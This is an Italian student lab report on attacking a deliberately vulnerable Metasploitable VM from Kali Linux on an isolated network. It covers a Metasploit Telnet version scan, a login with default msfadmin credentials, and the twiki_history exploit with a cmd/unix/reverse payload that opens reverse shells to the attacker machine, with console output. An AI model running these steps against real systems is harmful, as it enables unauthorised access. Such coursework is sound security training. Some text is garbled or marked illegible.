

W16D1 – Sfruttamento e Verifica Vulnerabilità

Telnet e TWiki su Metasploitable

1. Obiettivo

L'obiettivo di questo esercizio è **sfruttare vulnerabilità note** presenti nella macchina Metasploitable, utilizzando Kali Linux come macchina attaccante. In particolare, ci siamo concentrati su:

Telnet: protocollo vulnerabile

TWiki (facoltativo): applicazione web vulnerabile all'esecuzione remota

1.1 Ambiente di laboratorio

Macchina	Sistema	IP	Ruolo
Kali Linux	Kali 2023	192.168.50.100	Attaccante
Metasploitable	Linux vulnerabile	192.168.50.101	Vittima

Entrambe le macchine sono collegate alla **stessa rete interna**, quindi **non è necessaria una connessione Internet**.

2. Vulnerabilità Telnet

2.1 Cos'è Telnet?

Telnet è un protocollo di comunicazione che consente di accedere a un computer remoto tramite linea di comando. È considerato **insicuro** perché trasmette le credenziali in chiaro e non ha cifratura. In passato era molto usato, ma oggi è considerato **insicuro**, perché trasmette le informazioni — comprese le credenziali — **in chiaro**, senza alcuna protezione. Questo significa che chiunque intercetti il traffico può leggere username e password.

Nel nostro esercizio, abbiamo sfruttato proprio questa debolezza. Usando **Metasploit**, abbiamo caricato un modulo chiamato `telnet_version`, che serve per **scansionare**

A quel punto, abbiamo provato ad accedere direttamente al servizio Telnet usando il terminale di Kali. Il comando `telnet 192.168.50.101` ci ha connessi alla macchina target, e inserendo le credenziali suggerite, siamo riusciti ad accedere alla shell remota.

2.2 Fase 1 – Avvio di Metasploit

msfconsole

[illegible]

2.3 Fase 2 – Caricamento modulo Telnet

Carichiamo il modulo di scansione Telnet:

```
use auxiliary/scanner/telnet/telnet_version
```

2.4 Fase 3 – Visualizzazione opzioni

Verifichiamo i parametri richiesti:

```
show options
```

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

```
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet_version) > |
```

2.5 Fase 4 – Configurazione IP

Impostiamo l'IP della macchina target (Metasploitable):

```
set RHOSTS 192.168.50.101
```

2.6 Fase 5 – Avvio scansione

Lanciamo il modulo per analizzare la versione Telnet:

run

[illegible]

2.7 Fase 6 – Accesso via Telnet

Usiamo il comando Telnet per accedere alla macchina vulnerabile:

```
telnet 192.168.50.101
```

Inseriamo le credenziali:

Username: msfadmin

Password: msfadmin

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^\''.

metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Wed Oct 22 12:06:07 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

3. Vulnerabilità TWiki (Facoltativa)

3.1 Cos'è TWiki?

TWiki è un'applicazione web pensata per la collaborazione online. In pratica, è una piattaforma che permette a più persone di scrivere, modificare e condividere contenuti direttamente da un browser, come se fosse un wiki aziendale. Viene spesso usata in ambienti professionali per creare documentazione tecnica, gestire progetti, o raccogliere informazioni condivise.


I contenuti sono organizzati in "topic" e "revisioni", e ogni modifica viene salvata come una nuova versione. Questo sistema di versionamento è utile per tenere traccia dei cambiamenti, ma in alcune versioni può diventare una porta d'ingresso per attacchi, se non è configurato correttamente.

Nel nostro esercizio, abbiamo sfruttato proprio una vulnerabilità legata alla gestione delle revisioni

3.2 Fase 1 – Caricamento modulo TWiki

Nel terminale Kali:

```
use exploit/unix/webapp/twiki_history
```



```
msf6 exploit(unix/webapp/twiki_history) > use exploit/unix/webapp/twiki_history
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.50.101
```

3.3 Fase 2 – Configurazione exploit

Prima di lanciare l'exploit, è fondamentale configurare correttamente tutti i parametri. Questo passaggio serve a dire a Metasploit chi attaccare, da dove ricevere la shell, quale porta usare, e che tipo di accesso vogliamo ottenere.

In pratica, stiamo preparando Metasploit come se fosse una postazione di controllo: gli diciamo dove si trova la macchina vulnerabile (Metasploitable), dove si trova la nostra macchina (Kali), e che tipo di connessione vogliamo stabilire.

```
set RHOSTS 192.168.50.101
set LHOST 192.168.50.100
set LPORT 5555
```

```
set payload cmd/unix/reverse
```

3.4 Fase 3 – Lancio exploit

Una volta configurati tutti i parametri correttamente (IP della macchina target, IP della macchina attaccante, porta e tipo di payload), lanciamo l'exploit con il comando . Questo comando dice a Metasploit di iniziare l'attacco vero e proprio: cerca di sfruttare la vulnerabilità TWiki per aprire una connessione remota dalla macchina Metasploitable verso Kali. Se tutto è impostato correttamente, vedremo un messaggio che conferma l'apertura della shell.

Comando: `exploit`

Se l'attacco ha successo, vediamo:

```
[*] Command shell session 1 opened (192.168.50.101:xxxxx -> 192.168.50.100:5555)
```

```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(unix/webapp/twiki_history) > set LHOST 192.168.50.100 => [ 1 | 14 | More ]
LHOST => 192.168.50.100
msf6 exploit(unix/webapp/twiki_history) > set LPORT 5555
LPORT => 5555
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > exploit
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request
[*] Command: echo dggGx39c2yZTtM7v;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo 6aFwE4c5wT0hPsVQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "dggGx39c2yZTtM7v\r\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "6aFwE4c5wT0hPsVQ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.101:46027) at 2025-10-23 15:20:51 -0400
[*] Command shell session 2 opened (192.168.50.100:5555 -> 192.168.50.101:46025) at 2025-10-23 15:20:51 -0400
```

3.5 Fase 4 – Verifica shell remota

Dopo che l'exploit è stato lanciato con successo, possiamo verificare che la shell sia attiva usando il comando `sessions`. Da lì, possiamo eseguire comandi per confermare

che siamo davvero dentro la macchina Metasploitable. Questi comandi ci mostrano l'utente attivo e la directory corrente, dimostrando che l'exploit ha funzionato.

Comandi lanciati:

whoami

id

pwd

Output atteso:

www-data


uid=33(www-data)

/var/www/twiki/bin

```
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/twiki/bin
```

3.6 Verifica via browser (facoltativa)

Dopo aver lanciato l'exploit da Kali con Metasploit e aver ottenuto una shell remota sulla macchina Metasploitable, possiamo provare a verificare visivamente se l'exploit funziona anche tramite il browser. Quindi, iniettiamo un comando direttamente nell'URL della pagina TWiki. Se la versione di TWiki è vulnerabile, il server esegue quel comando e mostrare il risultato direttamente nella pagina web. È un modo per dimostrare che la vulnerabilità è attiva anche via interfaccia web, non solo tramite Metasploit.



4. Conclusione

Questo esercizio mi ha permesso di mettere in pratica diverse tecniche di analisi, sfruttamento e verifica di vulnerabilità in un ambiente controllato. Utilizzando Kali Linux come macchina attaccante e Metasploitable come macchina vulnerabile, ho simulato

un vero e proprio attacco informatico, seguendo tutte le fasi: dalla scansione iniziale, all'exploit, fino alla verifica e alla mitigazione.

Ho imparato a usare Metasploit, uno strumento fondamentale per il penetration testing, e ho capito l'importanza di configurare correttamente i parametri RHOTS e LHOTS che determinano il successo o il fallimento di un exploit. Nel caso di Telnet, ho sfruttato una vulnerabilità nota per accedere alla macchina target senza autenticazione sicura. Ho poi confermato l'accesso con credenziali predefinite. Nel caso di TWiki, ho utilizzato un exploit via Metasploit per ottenere una shell remota, verificabile anche tramite browser.